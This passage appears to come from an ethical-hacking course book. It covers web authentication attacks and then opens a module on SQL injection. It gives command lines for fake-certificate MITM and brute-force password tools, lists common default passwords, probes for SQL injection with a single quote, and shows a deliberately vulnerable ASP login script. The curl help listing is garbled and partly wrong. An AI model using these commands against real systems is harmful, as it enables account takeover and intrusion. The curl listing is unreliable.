- When creating a security key, a user is asked to provide and confirm a four-character security key and to select and answer three out of ten secret questions. The three secret questions are used to authenticate the user in the event a security key needs to be reset.
- Users are challenged to re-enter the answers to the three questions before the registration process is finalized. Once

the user has successfully answered all three questions the security key is activated.

[1]Source: *HTTP Authentication with EAP, Work in progress, Internet Draft (IETF)*

[2]Source: *HTTP Authentication Basic and Digest Access Authentication - RFC2617(draft)*

[3]Source: *Microsoft Knowledge Base*

Working

Passport authentication messages are passed in the form of electronic "tickets" that are used to inform the site that the user has signed in successfully. A ticket is a small amount of data that indicates the time the sign in occurred, when the user last manually signed in, and other information that is useful to the authentication process. Within the Passport system, these tickets take the form of cookies.

To obtain a ticket, a user with a Passport account signs in to the site or tries to access a protected Web page within the merchant site (e.g., a page that requires user authentication before allowing access). This redirects the user to a special page on Passport.com. This page takes information that the merchant site has appended to the URL and processes it. This allows the Passport service to know which merchant site has referred the user, and which merchant site to return the user to. Once the information has been processed, Passport redirects the user to a page on Passport.net.

Once the user enters their credentials, they are sent back to the Passport.com domain. Once there and verified, Passport writes a cookie on the user's browser that stores information about this sign in. This is called a "ticket-granting-cookie" and it is used in subsequent sign in attempts. Then Passport redirects them back to your site.

When the user arrives back at the merchant site, they bring two encrypted packets of information attached to the query string. Software called the Passport Manager which is installed on the merchant's authenticating servers reads those packets and writes them as encrypted cookies in the merchant site domain.

The first cookie contains the authentication ticket information. The second contains any profile information that the user has chosen to share, and any operational information and unique identifiers that need to be passed. These packets are encrypted with a unique secret key that is shared between Passport and the merchant site. This helps to ensure that only the merchant can decode these messages.

The merchant site then takes this information and uses it to issue his cookies. Since these cookies are issued from the merchant domain, the merchant will have access to them. The merchant can use the Passport User ID to look a user up in the merchant database and perform authorization tasks.

When the user navigates to another Passport participating site, the new site has several choices to make about how they will authenticate this user. When the user clicks the sign in button, they are directed to the Passport service exactly as they were at their first sign in. The difference is that this time there is a ticket-granting-cookie saved on the browser that Passport can read.

Since the ticket contains the time that it was issued, it allows the referring site to decide how "fresh" the cookie needs to be in order for the site to accept it. If the ticket meets the rules the referring site has chosen, the user is redirected back to the referring site along with the encrypted ticket and profile cookies. If the ticket is too old, the user is prompted to re-enter their credentials.

Note However, passport has been plagued with security issues - right from reuse of authentication cache to privacy flouting activities. Apart from this exploits that plague

Microsoft based web systems such as Unicode exploits, cross site scripting and cookie stealing cast more than a shadow of doubt on this means of authentication.

A few links exploring these issues are given below:

- <http://alive.znep.com/~marcs/passport/>
- <http://www.wired.com/news/technology/0,1282,48105,00.html>
- <http://www.epic.org/privacy/consumer/microsoft/>
- <http://avirubin.com/passport.html>

Forms-Based Authentication

- It is highly customizable authentication mechanism that uses a form composed of HTML with <FORM> and <INPUT> tags delineating fields for users to input their username/password.
- After the data input via HTTP or SSL, it is evaluated by some server-side logic and if the credentials are valid, then a cookie is given to the client to be reused on subsequent visits.
- Forms based authentication technique is the popular authentication technique on the internet.

Conventionally, web applications had users authenticate themselves through a Web form. The user's credentials as captured by this form are submitted to the business logic which determines the authorization level. If the user is authenticated, the application generates a cookie or session variable. This cookie contains anything from a valid session identification access token to customized personalization values. The time period for which the cookie is valid or the contents stored in it are subject to security risks.

Forms Authentication is a system in which unauthenticated requests are redirected to a web form where the unauthenticated users are required to provide their credentials. In the context of ASP.NET, it extends similar logic into its architecture as an authentication facility, Forms Authentication. Forms Authentication is one of three authentication providers. Windows Authentication and Passport Authentication make up the other two providers.


Reverting back to the web based authentication method, on being properly verified by the application, based on the credentials input by the user, an authorization ticket is issued by the Web application in the form of a cookie. In essence, Forms Authentication is a means for wrapping the web application around the login user interface and verification processes.

Note Forms Authentication Flow

- A client generates a request for a protected resource (e.g. a transaction details page).
- IIS (Internet Information Server) receives the request. If the requesting client is authenticated by IIS, the user/client is passed on to the web application.

However, if Anonymous Access is enabled, the client will be passed onto the web application by default. Otherwise, Windows will prompt the user for credentials to access the server's resources.

- If the client doesn't contain a valid authentication ticket/cookie, the web application will redirect the user to the URL where the user is prompted to enter their credentials to gain access to the secure resource.
- On providing the required credentials, the user is authenticated / processed by the web application. The web application also determines the authorization level of the request, and, if the client is authorized to access the secure resource, an authentication ticket is finally distributed to the client. If authentication fails, the client is usually returned an Access Denied message.



Hacking Tool: WinSSLMiM

- <http://www.securiteinfo.com/outils/WinSSLMiM.shtml>
 - WinSSLMiM is an HTTPS Man in the Middle attacking tool. It includes FakeCert, a tool to make fake certificates.
 - It can be used to exploit the Certificate Chain vulnerability in Internet Explorer. The tool works under Windows 9x/2000.
 - Usage:
 - FakeCert: fc -h
 - WinSSLMiM: wsm -h
-

We have seen how digital certificates are used for authentication purposes. Typically, the administrator of a web site opts to provide secure communication through the SSL. To enable this, the administrator generates a certificate and gets it signed by a Certification Authority. The generated certificate will list the URL of the secure web site in the Common Name (CN) field of the Distinguished Name section. The CA verifies that the administrator legitimately owns the URL in the CN field, signs the certificate, and gives it back.

[CERT - Issuer: VeriSign / Subject: VeriSign] -> [CERT - Issuer: VeriSign / Subject: www.website.com]

Note When a web browser receives the certificate, it should verify that the CN field matches the domain it just connected to, and that it is signed by a known CA certificate. No man in the middle attack is possible because it should not be possible to substitute a certificate with a valid CN and a valid signature. However, it is possible that the signing authority has been delegated to more localized authorities. In this case, the administrator of www.website.com will get a chain of certificates from the localized authority:

[Issuer: VeriSign / Subject: VeriSign] -> [Issuer: VeriSign / Subject: Intermediate CA] -> [Issuer: Intermediate CA / Subject: www.website.com]

When a web browser receives this, it should verify that the CN field of the leaf certificate matches the domain it just connected to, and also that it is signed by the intermediate CA, and that the intermediate CA is signed by a known CA certificate. Finally, the web browser should also check that all intermediate certificates have valid CA Basic Constraints.

Attack Methods However, as far as IE is concerned, anyone with a valid CA-signed certificate for any domain can generate a valid CA-signed certificate for any other domain. If an attacker wants to, he can generate a valid certificate and request a signature from VeriSign:


[CERT - Issuer: VeriSign / Subject: VeriSign] -> [CERT - Issuer: VeriSign / Subject: www.attacker.com]

Then he can generate a certificate for any domain he wants to, and sign it using his CA-signed certificate: [CERT - Issuer: VeriSign / Subject: VeriSign]

-> [CERT - Issuer: VeriSign / Subject: www.attacker.com] -> [CERT - Issuer: www.attacker.com / Subject: www.amazon.com]

Since IE does not check the Basic Constraints on the www.attacker.com certificate, it accepts this certificate chain as valid for www.amazon.com. This means that anyone with any CA-signed certificate (and the corresponding private key) can spoof anyone else. Any of the standard connection hijacking techniques can be combined with this vulnerability to produce a successful man in the middle attack.

Tools WinSSLMiM is an HTTPS Man in the Middle attacking tool. It includes FakeCert, a tool to make fake certificates. It can be used to exploit the Certificate Chain vulnerability in Internet Explorer. The tool works under Windows 9x/2000.



Usage:

- FakeCert: fc -h
- WinSSLMiM: wsm -h

Example 1:

Generate fake certificate: fc -s www.serverHTTPS.com -f fake_cert.crt

Launch WinSSLMiM: wsm -f fake_cert.crt

Example 2 (IE vulnerability):

Generate fake certificate: fc -s www.serverHTTPS.com -f fake_cert.crt -t trust.crt

Launch WinSSLMiM: wsm -f fake_cert.crt -t trust.crt

Password Guessing

- Password guessing attacks can be carried out manually or via automated tools.
- Password guessing can be performed against all types of Web Authentication



The common passwords used are:

root, administrator, admin, operator, demo, test, webmaster, backup, guest, trial, member, private, beta, [company_name] or [known_username]

Passwords are the principal means of authenticating users on the Web today. It is imperative that any Web site guard the passwords of its users carefully. This is especially important since

users, when faced with many Web sites requiring passwords; tend to reuse passwords across sites. Compromise of a password completely compromises a user.

Attack Methods Often Web sites advise users to choose memorable passwords such as birthdays, names of friends or family, or social security numbers. This is extremely poor advice, as such passwords are easily guessed by an attacker who knows the user. The most common way an attacker will try to obtain a password is through the dictionary attack'. In a dictionary attack, the attacker takes a dictionary of words and names, and tries each one to see if it is the required password. This can be automated with programs which can guess hundreds or thousands of words per second. This makes it easy for attackers to try variations: word backwards, different capitalization, adding a digit to the end, and popular passwords.

Another well-known form of attack is the hybrid attack. A hybrid attack will add numbers or symbols to the filename to successfully crack a password. Often people change their passwords by simply adding a number to the end of their current password. The pattern usually takes this form: first month password is "site"; second month password is "site2"; third month password is "site2"; and so on. A brute force attack is the most comprehensive form of attack, though it may often take a long time to work depending on the complexity of the password. Some brute force attacks can take a week depending on the complexity of the password.

The common passwords used are: root, administrator, admin, operator, demo, test, webmaster, backup, guest, trial, member, private, beta, [company_name] or [known_username]

Hacking Tool: WebCracker

- WebCracker is a simple tool that takes text lists of usernames and passwords and uses them as dictionaries to implement Basic authentication password guessing.
- It keys on "HTTP 302 Object Moved" response to indicate successful guess.
- It will find all successful guesses given in a username/password.



Tools Webcracker allows the user to test a restricted-access website by testing id and password combinations on the web site.

This program exploits a rather large hole in web site authentication methods. Password protected websites may be easily brute-force hacked, if there is no set limit on the number of times an incorrect password or User ID can be tried.


WebCracker is a simple tool that takes text lists of usernames and passwords and uses them as dictionaries to implement Basic authentication password guessing.

- It keys on "HTTP 302 Object Moved" response to indicate successful guess.
- It will find all successful username/password given in the list.

Hacking Tool: Brutus

<http://www.hoobie.net/brutus/>

- Brutus is a generic password guessing tool that cracks various authentication.
- Brutus can perform both dictionary attacks and brute-force attacks where passwords are randomly generated from a given character.
- Brutus can crack the following authentication types:
- HTTP (Basic authentication, HTML Form/CGI); POP3; FTP; SMB; Telnet



Tools Brutus is an online or remote password cracker. More specifically it is a remote interactive authentication agent. Brutus is used to recover valid access tokens (usually a username and password) for a given target system. Examples of a supported target system might be an FTP server, a password protected web page, a router console a POP3 server etc. It is used primarily in two ways:

- To obtain the valid access tokens for a particular user on a particular target.
- To obtain any valid access tokens on a particular target where only target penetration is required.

Brutus does very weak target verification before starting; in fact all it does is connect to the target on the specified port. In the context of Brutus, the target usually provides a service that

allows a remote client to authenticate against the target using client supplied credentials. The user can define the form structure to Brutus of any given HTML form. This will include the various form fields, any cookies to be submitted in requests, the HTTP referrer field to send (if any) and of course the authentication response strings that Brutus uses to determine the outcome of an authentication attempt.

If Brutus can successfully read forms of the fetched HTML page then each form will be interpreted and the relevant fields for each form will be displayed. Any cookies received during the request will also be logged here. Brutus handles each authentication attempt as a series of stages, as each stage is completed the authentication attempt is progressed until either a positive or negative authentication result is returned at which point Brutus can either disconnect and retry or loop back to some stage within the authentication sequence.

Hacking Tool: ObiWan

<http://www.phenoelit.de/obiwlan/docu.html>

- ObiWan is a powerful Web password cracking tool. It can work through a proxy.
- ObiWan uses wordlists and alternations of numeric or alpha-numeric characters as possible as passwords.
- Since Webservers allow unlimited requests it is a question of time and bandwidth to break into a server system.



Tools ObiWaN stands for "Operation burning insecure Web server against Netscape". It is called Project 2068 now, after 2068 the number of the RFC which describes the HTTP/1.1 protocol. 11.1 is the section which describes the basic authentication scheme. This is the mostly used authentication scheme for web server and used by ObiWaN.

Web servers with simple challenge-response authentication mechanism mostly have no switches to set up intruder lockout or delay timings for wrong passwords. Every user with a

HTTP connection to a host with basic authentication can try username-password combinations as long as he/she like it. This allows the attacker to prod the system as long as he wants to.

Like other programs for UNIX system passwords (crack) or NT passwords (lophcrack) ObiWaN uses wordlists and alternations of numeric or alpha-numeric characters as possible passwords. Since web servers allow unlimited requests it is a question of time and bandwidth to break in a server system. The first way is to run ObiWaN more than once. The following example tries to crack username eccouncil on the intranet.

```
./ObiWaN -h intranet -a eccouncil -w list.txt
```


To run it with alphanumeric variation with a depth of 2

```
./ObiWaN -h intranet -a eccouncil -w list.txt -A 2
```

To run it in brute force loop mode

```
./ObiWaN -h intranet -a eccouncil -w list.txt -b 6 -B 8
```

Hacking Tool: Munga Bunga




Tools Munga Bunga's HTTP Brute Forcer is a utility utilizing the HTTP protocol to brute force into any login mechanism/system that requires a username and password, on a web page (or HTML form). To recap - A password usually only contains letters. In such a case the quantity of characters in a charset is 26 or 52, depending on usage of registers - both of them or just one. Some systems (Windows, for example) don't make any difference between lower-case and uppercase letters. With an 8-characters' long password the difference would amount to 256 times, which is really significant.

Brute force method can sometimes be very effective when it is combined with the functionality of the program. Munga Bunga is a tool which can be used for breaking into emails, affiliate programs, web sites, any web based accounts, launching DoS attacks, flooding emails, flooding forms, flooding databases and much more; though DoS attacks and flooding activity are not supported or documented in the documentation. Apart from this, the attacker can write definition files. These are files ending in the .def extension, and contain information about a particular server, and the data to submit to it. They are used to extend the power and capability of the program, based on the user's own definitions. The software comes bundled with some definition

The tool claims to be capable of brute forcing, any thing that can be entered via a HTML form with a password and username. The attack methodology goes as follows: The attacker uses a password file in order for the program to attempt and enter the account(s), with the specified passwords. In addition, he can write a definition file for the form he wants to crack into.

Dictionary Maker

You can download dictionary files from the Internet or generate your own.



Crackers can use readymade word dictionaries available on the Internet or use dictionary compiling programs to make word lists that can be used for password cracking.

Tools Dictionary Maker is a tool to compose dictionaries (word lists) using multiple source text files. Dictionary Maker extracts all words from source text files and put them into output dictionary. Any duplication is eliminated. The program is optimized for speed and could be used to compose really big dictionaries.

The buttons for the work with the dictionary are on the 'Dictionary' panel.

- '**Create**' - makes a new blank dictionary in the memory.
- '**Load**' - loads the dictionary from file dictionary.
- '**Close**' - closes the dictionary in memory without saving it.
- '**Save**' - saves the dictionary from memory on the disk.

The 'Status' panel displays the present state of the dictionary, as stored in the memory.

- '**Size (bytes)**' - the size of the dictionary stored in the memory (in bytes)
- '**Size (words)**' - the number of words in the dictionary, stored in the memory.

Hacking Tool: PassList

Passlist is another character based password generator.



Tools Passlist is a character based password generator that implements a small routine which automates the task of creating a "passlist.txt" file for any brute force tool. The program does not require much information to work. The tool allows the user to specify the generation of passwords based on any given parameter. For instance, if the user knows that the target system's password starts with a particular phrase or number, he can specify this. This makes the list more meaningful to the user and easier for the brute forcer. He can also specify the length required such as the maximum number of random characters per password, apart from the maximum number of random characters per password. That is all there is to generate a password list. There are several other tools.

Tools A partial list is given below.

- Refiner is used to generate a wordlist containing all possible combinations of a partial password, which an attacker may have obtained by other means. Refiner will then generate a text file containing all possible combinations.
- WeirdWordz allows the user to just select an input file and as an output file, makes all sorts of combinations of the lines/words in the input file.
- Raptor 1.4.6 - creates words using many different filters from html files to create a wordlist.
- PASS-PARSE V1.2 - Pass-parse will take any file and turn all the words into a standard type password list, while stripping anything that's not alphanumeric. The main idea behind it is that while trying to crack the password of a personal website, the password may appear on the site when the person describes their interests. This will parse through an html file and create a list of words from that page to try as passwords.

Query String

- The query string is the extra bit of data in the URL after the question mark (?) that is used to pass variables.
- The query string is used to transfer data between client and server.
- Example:

<http://www.mail.com/mail.asp?mailbox=sue&company=abc%20com>

You can attempt to change Joe's mailbox by changing the URL to:

<http://www.mail.com/mail.asp?mailbox=sue&company=abc%20com>

Parameter Manipulation is a class of attack where the malicious user is able to manipulate data being sent between the web browser and the web server (and consequently back to middle-ware / back-ends) to his or her advantage. Traditionally Parameter Manipulation is referred to as manipulating query strings but any data such as cookies and form fields should be considered. When a user makes selections on an HTML page, they are typically stored as form field values and sent to the application as an HTTP request (GET or POST). Despite GUI selections, the user can choose to send whatever parameter values he/she chooses by constructing a request string of his choosing. The command sends the following HTTP request.

www.target.com/example?accountnumber=99999&debitamount=1000

Attack Methods A malicious user could construct a fraudulent account number and change the parameters as follows: www.target.com/example?accountnumber=66666&creditamount=9999

The new parameters would be sent to the application and be processed accordingly. There are several ways of preventing this sort of attack, but all essentially work by coupling the parameters being passed to the application with the users account via some form of "session token". This is usually done by creating an encrypted session token that cannot be changed by the user. Each time parameters are passed to the application, it checks to see if the session token is valid. Another technique is to encrypt a parameter (the session token) on the query string and require it to be re-submitted with the request.

Attack Methods Query strings in browsers are easily modifiable since the query string is visible in Browser's location bar. However, the POST method does not display post data. To change the value of posted data an attacker can choose to first save the HTML page, modify the HTML source and then POST the fraudulent request to the server.

Hacking Tool: cURL

<http://curl.haxx.se>

- cURL is a multi-protocol transfer library.
- cURL is a free and easy-to-use client side URL transfer library, supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE and LDAP.
- cURL supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, Kerberos, HTTP form based upload, proxies, cookies, user+password authentication, file transfer resume, http proxy tunneling and more

```

curl 7.18.2 (x86_64-redhat-linux-gnu)
Copyright (c) 2015, Mozilla Foundation and individual contributors.
All rights reserved.
This software is licensed under the Mozilla Public License 2.0
which governs its distribution and usage. Please see the LICENSE
file at the top-level directory of this distribution for details.

curl: usage: curl [options] [-o] [url]
Options: (-O) means HTTP/HTTPS only, (-F) means FILE only
-a/-append      Append to target file when uploading (P)
-d/-data <string>  Content to send to server (S)
-H/-header <name=><value>  Header string or file to read cookies from (O)
-E/-use-ascii   Use ASCII/text transfer
-C/-cookies-jar <file> Write all cookies to this file after operation (H)
-S/-data-binary <file> (HTTP) specify absolute resume offset
-U/-data <data>  HTTP POST data (D)
          -data-ascii <data>  HTTP POST ASCII data (D)
          -data-binary <data>  HTTP POST binary data (D)
-e/-easy <script>  Run a script (Perl, Python, etc.) (P)
-H/-dump-header <file> Write the headers to this file
-o/-output <file> EGD socket path for random data (SSL)
-u/-refactor    Refactor path (H)
-L/-location-trusted  Use your certificate file and password (HTTPS)
--cert-type <type> Specifies certificate file type (DER/PEM/ENG) (HTTPS)
--key <key>      Specifies private key file (HTTPS)
--key-type <type> Specifies private key file type (DER/PEM/ENG) (HTTPS)
--key-passwd <password>  Password for the private key (HTTPS)
--engine <eng>   Specifies the crypto engine to use (HTTPS)
--cacert <file>  CA certificate to verify peer against (SSL)
--capath <directory>  Certificate path for the CA chain (c_rehash) to verify
                     peer against (SSL, NOT Windows)
--cipher <list>  What SSL cipher to use (SSL)
--compressed    Request a compressed response (using deflate).
--connect-timeout <seconds>  Time limit for connection
--fail     Causes LF to CRLF to be output. Useful for MS-DOS/390
-f/-fail        Fail silently on output at all on errors (D)
-F/-form <name>=<content> Specify HTTP POST data (D)
--postfields <data>  Post data to the server using <D> and []
-Z/-get         Send the d data with a HTTP GET (D)
-h/-help        This help text
-H/-header <line> Custom header to pass to server. (D)
-L/-location    Location header to add to the output (D)
-I/-head        Fetch document info only (HTTP HEAD/FTP SIZE)
-J/-push-session-cookies ignore session cookies read from file (D)
--interface <interface> Specify the interface to be used

```

Tools "curl^[4] is a tool for transferring files with URL syntax, supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE and LDAP", as stated on its home page at <http://curl.haxx.se/>. More precisely, curl is a portable command-line executable for convenient Web retrieval, along with an associated library, libcurl. In 1997, Daniel Stenberg, a consultant based just north of Stockholm, wanted to make currency-exchange calculations available to Internet Relay Chat (IRC) users. All the necessary data are published on the Web; he just needed to automate their retrieval. He simply adopted an existing command-line open-source tool, httpget, which Brazilian Rafael Sagula had written.

Original curl users primarily wanted it for straightforward automations that they launched from simple shell scripts. Lately, developers have been binding libcurl's C-coded functionality to a variety of other languages.

Examples


To ftp files using name+passwd, include them in the URL like: curl -u name: passwd [ftp://machine.domain:port/full/path/to/file](http://machine.domain:port/full/path/to/file)

The HTTP URL doesn't support user and password in the URL string. Curl does support that anyway to provide a ftp-style interface and thus you can pick a file like:

curl -u name: passwd <http://machine.domain/full/path/to/file> you must use the -u style fetch while using with a proxy.

Cookies

- Cookies are popular form of session management.
- Cookies are often used to store important fields such as usernames and account numbers.
- Cookies can be used to store any data and all the fields can be easily modified using a program like CookieSpy



The name cookie derives from UNIX objects called magic cookies. These are tokens that are attached to a user or program and change depending on the areas entered by the user or program. Cookies are small data structures used by a web site (server) to deliver data to a web client (user); request that the client store the information; and in certain circumstances, return the information to the web site. Web sites can thus "remember" information about users to facilitate their preferences for a particular site and allow the use of user passwords. The web site may deliver one or more cookies to the client. The client stores cookie data in one or more flat files on its local hard drive.

Note Cookies have six parameters that can be passed to them:

- The name of the cookie. The value of the cookie. The expiration date of the cookie - this determines how long the cookie will remain active in the browser.
- The path the cookie is valid for - this sets the URL path the cookie use valid in. Web pages outside of that path cannot use the cookie.
- The domain the cookie is valid for. This makes the cookie accessible to pages on any of the servers when a site uses multiple servers in a domain.
- The need for a secure connection - this indicates that the cookie can only be used under a secure server condition, such as a site using SSL.

Tools Cookie Spy is a little utility that will not only display but also lets the user delete the cookies that are not required. It will list all the cookies on the computer, the date and time they were created and a link directly to the website that put them there. Using the update option shows the expiration date and life of the cookies.

Hacking Tool: ReadCookies.html

Read cookies stored on the computer. this tool can be used for stealing cookies or cookies hijacking.



A simple code that can be used on WebPages to read cookies of the visitor is shown below.


```
<%  
    String cookieName = "Username";  
    Cookie cookies [] = request. getCookies ();  
    Cookie myCookie = null;  
    if (cookies != null)  
    {  
        for (int i = 0; i < cookies.length; i++)  
        {  
            if (cookies [i].getName () .equals (cookieName))  
            {  
                myCookie = cookies[i];  
                break;  
            }  
        }  
    }  
%>
```

Of course, it goes without saying that this innocent code can do more than read cookies. It can also be used to steal or hijack cookies.

Hacking Tool: Revelation

<http://www.snadboy.com>

"Snadboy Revelation" turns back the asterisk in password fields to plain text passwords.



Tools Snadboy's Revelation can be used to unmask the masking character - the asterisk - seen when a user enters a password on a web form. While this can be used to "remember" a stored password, the downside is that it need not be the owner of the password who does the remembering part.



Summary

- The "basic" authentication scheme, the simplest method of authentication and one of the most commonly used authentication method sends authentication details in clear.
 - Digest authentication, never sent across the network user's credentials in the clear, but transmits as an MD5 digest of the user's credentials.
 - NTLM, a Microsoft-proprietary protocol authenticates users and computers based on an authentication challenge and response.
 - Certificated authentication which uses public key cryptography and digital certificate to authenticate is stronger than other authentication mechanisms.
 - Forms based Authentication is a system in which unauthenticated requests are redirected to a web form where the unauthenticated users are required to provide their credentials.
 - Attackers make use of different tools to get better of the authentication protocols.
 - It is therefore necessary to evaluate the most secure option while designing web applications to counter cracking activities.
-

[4]Source: "Regular Expressions: curl Simplifies Web Retrieval" by Cameron Laird and Kathryn Soraiz

Summary

Recap

- The "basic" authentication scheme, the simplest method of authentication and one of the most commonly used authentication method sends authentication details in clear.
- Digest authentication, never sent across the network user's credentials in the clear, but transmits as an MD5 digest of the user's credentials.
- NTLM, a Microsoft-proprietary protocol authenticates users and computers based on an authentication challenge and response.
- Certificated authentication which uses public key cryptography and digital certificate to authenticate is stronger than other authentication mechanisms.
- Forms based Authentication is a system in which unauthenticated requests are redirected to a web form where the unauthenticated users are required to provide their credentials.
- Attackers make use of different tools to get better of the authentication protocols.
- It is therefore necessary to evaluate and implement the most secure option while designing web applications to counter cracking activities.

Module 14: SQL Injection

Overview

Module Objective

- What is SQL Injection?
 - Exploiting the weakness of Server Side Scripting
 - Using SQL Injection techniques to gain access to a system
 - SQL Injection Scripts
 - Attacking Microsoft SQL Servers
 - MSSQL Password Crackers
 - Prevention and Countermeasures
-

Module Objectives

In this module, the reader will be introduced to the concept of SQL injection and how an attacker can exploit this attack methodology on the Internet. On completion of this module you will be familiar with:

- What is SQL Injection?
- Exploiting the weakness of Server Side Scripting
- Using SQL Injection techniques to gain access to a system
- SQL Injection Scripts
- Attacking Microsoft SQL Servers
- MSSQL Password Crackers
- Prevention and Countermeasures

Introduction - SQL Injection



SQL Injection is an attack methodology that targets the data residing in a database through the firewall that shields it. It attempts to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database.

This is perhaps the simplest definition of SQL injection. Naturally, the first step in this direction should be to uncover web applications that are vulnerable to the attack. The attack takes advantage of poor code and website administration.

Concept In SQL injection, user controlled data is placed into a SQL query without being validated for correct format or embedded escape strings. It has been known to affect majority of applications which use a database backend and do not filter variable types. It has been estimated that at least 50% of the large e-commerce sites and about 75% of the medium to small sites are vulnerable to this attack. The dominant cause is the improper validation in CFML, ASP, JSP, and PHP codes.

Mark had just found out that his ex-partner in the e-commerce venture had convinced the venture capitalist to divert the funds from his company to a rival organization. Mark had been suspecting this for a while, ever since his partner Nicholas had mentioned that he was pulling out as he had too many commitments on hand.

The rival site was already in production and Mark was curious as to how they could host it so quickly. He had been working on his site for a month now and knew the extent of code validation a similar site would require.

He clicked on the banner ad and started browsing the site. The idea behind the site looked very familiar - including the byline. Would the code also be familiar? He would soon find out.

Attack Methods

How does an attacker go about uncovering the susceptible web application? This discovery phase includes activities such as looking at web pages for anything resembling an ID number, category, or name. The attacker may sift through all forms of variables as well as cookies. Many a times session cookies are stored in a database and these cookies are passed into SQL queries with little or no format checks. He may try placing various strings into form fields and in query variables. However, typically, someone looking for SQL vulnerability will start off with single and double quotes and then try with parenthesis and the rest of the punctuation characters. The response expected is any response signifying an error.

OLE DB Errors

The user filled fields are enclosed by single quotation marks (''). So a simple test of the form would be to try using ('') as the username.

Lets us see what happens if we just enter ' in a form that is vulnerable to SQL insertion.

Microsoft OLE DB Provider for ODBC Drivers

error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra)
in query expression 'Userid='3306') or ('a'='a'
AND Password='".

/_booking/login3.asp, line 49

If you get this error, then we can try SQL injection techniques.

Mark began his quest using the single quote in the User ID field of the login page. It returned an error just as he had suspected it would.



Let us take a look at the error message.

Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

```
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Unclosed quotation mark before
/corner/asp/checklogin1.asp, line 7
```

Browser Type:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

Page:

POST 36 bytes to /corner/asp/checklogin1.asp

POST Data:

userid=%27&userpwd=%27&Submit=Submit

This output is the first lead the attacker can use. He has a greater chance of succeeding if he can find out which database he is pitted against. This is called database footprinting.

Note Database footprinting is the process of mapping out the tables on the database. Identifying the configuration of the server is crucial in deciding how the site will be attacked. The method chosen to do this will depend on how poorly the server has been configured. In the error statement shown above, it is clear that the site is using a SQL Server.

Note that SQL Injection is the attack on the web application, not the web server or services running in the OS. It is typical of an HTML page to use the POST command to send parameters to another ASP page. On a closer look at the source code we find the "FORM" tag, `<form name="form1" method="post" action="checklogin1.asp">` Let us look at the implications.

Input Validation attack



Input validation attack occurs here on a website

Exploits occur due to coding errors and inadequate validation checks as well. Often, the emphasis is on acquiring an input and delivering a suitable output. Web applications that do not check the validity of its input, are exposed to the attack. We have seen how a single quote was used to check the web application for SQL injection vulnerability.

Let us take a look at a login script. The login page at www.example.com/login.htm is based on this code.

```
<form action="Checklogin.asp" method="post">
  Username: <input type="text" name="user_name"><br>
```

```

Password: <input type="password" name="pwdpass"><br>
<input type="submit">
</form>

```

The above form points to checklogin.asp where we come across the following code.

```


<%
Dim p_struser, p_strpass, objRS, strSQL
p_struser = Request.Form ("user_name")
p_strpass = Request. Form ("pwdpass")
strSQL = "SELECT * FROM tblUsers " &
    "WHERE user_name=''" & p_strusr & -
    '"and pwdpass=''" & p_strpass & "'"
Set objRS = Server. CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."

If (objRS.EOF) Then
    Response. Write "Invalid login."
Else
    Response. Write "You are logged in as" & objRS("user_name")
End If

Set objRS = Nothing
%>

```

